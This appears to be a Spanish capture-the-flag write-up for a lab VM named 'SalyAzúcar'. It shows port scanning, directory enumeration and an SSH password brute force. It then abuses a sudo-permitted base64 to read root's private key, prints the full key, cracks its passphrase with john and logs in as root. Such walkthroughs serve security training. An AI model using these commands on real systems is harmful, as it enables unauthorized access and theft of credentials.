
SALYAZÚCAR

CONECTIVIDAD

```
ping -c1 192.168.0.39
```




```
└─# ping -c1 192.168.0.39
PING 192.168.0.39 (192.168.0.39) 56(84) bytes of data.
64 bytes from 192.168.0.39: icmp_seq=1 ttl=64 time=12.7 ms

--- 192.168.0.39 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 12.725/12.725/12.725/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.39

LINUX- ttl=64

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.39 -T 5
```



```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.39 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 15:01 EDT
Warning: 192.168.0.39 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.39
Host is up (0.00062s latency).
Not shown: 40574 filtered tcp ports (no-response), 24959 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_  256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:2F:71:21 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

ENUMERACIÓN

Con gobuster vamos a por archivos y directorios




```
gobuster dir -u http://192.168.0.39 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.39
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,py,doc,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 10701]
/summary              (Status: 301) [Size: 314] [--> http://192.168.0.39/summary/]
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
```

Tenemos un directorio interesante /summary


Como no encontramos nada más interesante vamos con fuerza bruta con medusa

en el protocolo SSH

medusa -h 192.168.0.39 -U /root/tools/SecLists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"




Cambia la contraseÃ±a



```
medusa -h 192.168.0.39 -U /root/tools/SecLists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"

ACCOUNT FOUND: [ssh] Host: 192.168.0.39 User: info Password: qwerty [SUCCESS]
```

EXPLOTACIÓN


Vamos con SSH



```
└─# ssh info@192.168.0.39
info@192.168.0.39's password:
Linux salyazucar 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 21 12:29:03 2024 from 192.168.0.108
Could not chdir to home directory /home/NULL: No such file or directory
info@salyazucar:/$ █
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo



```
info@salyazucar:/$ sudo -l
Matching Defaults entries for info on salyazucar:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User info may run the following commands on salyazucar:
    (root) NOPASSWD: /usr/bin/base64
info@salyazucar:/$ 
```


Consultando en https://gtfobins.github.io/gtfobins/base64/#sudo

LFILE=file_to_read
sudo base64 "$LFILE" | base64 --decode

El siguiente comando es una forma de leer el contenido del archivo id_rsa,

que es la clave privada SSH, utilizando la codificación Base64.

info@salyazucar:/$ sudo base64 /root/.ssh/id_rsa | base64 --decode



```
info@salyazucar:/$ sudo base64 /root/.ssh/id_rsa | base64 --decode
-----BEGIN OPENSSH PRIVATE KEY-----
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
HdXsj9CjDt8KPdEd1WXLkwW34=
-----END OPENSSH PRIVATE KEY-----
info@salyazucar:/$ 
```

Copiamos y pegamos, usando nano en una terminal en local


nano id_rsa

Como nos pide passphrase debemos usar ssh2jon

ssh2john id_rsa > hash.txt

Y, por fin con john


john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt



```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:58 0.00% (ETA: 2024-10-26 00:29) 0g/s 6.482p/s 6.482c/s 6.482C/s football1..martha
0g 0:00:02:02 0.00% (ETA: 2024-10-25 20:14) 0g/s 6.515p/s 6.515c/s 6.515C/s lizzie..legolas
0g 0:00:02:07 0.00% (ETA: 2024-10-25 21:12) 0g/s 6.542p/s 6.542c/s 6.542C/s michelle1..felipe
honda1           (id_rsa)
1g 0:00:08:38 DONE (2024-09-25 06:55) 0.001927g/s 6.847p/s 6.847c/s 6.847C/s cougar..01234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

y nos hacemos root

ssh -i id_rsa root@192.168.0.39



```
└─# ssh -i id_rsa root@192.168.0.39
Enter passphrase for key 'id_rsa':
Linux salyazucar 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 21 12:11:33 2024 from 192.168.0.108
root@salyazucar:~# whoami
root
root@salyazucar:~# █
```

🖖 **Buen día.**